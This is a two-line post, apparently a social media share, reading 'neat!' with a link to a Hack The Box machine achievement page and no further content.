neat!

https://www.hackthebox.com/achievement/machine/1184690/212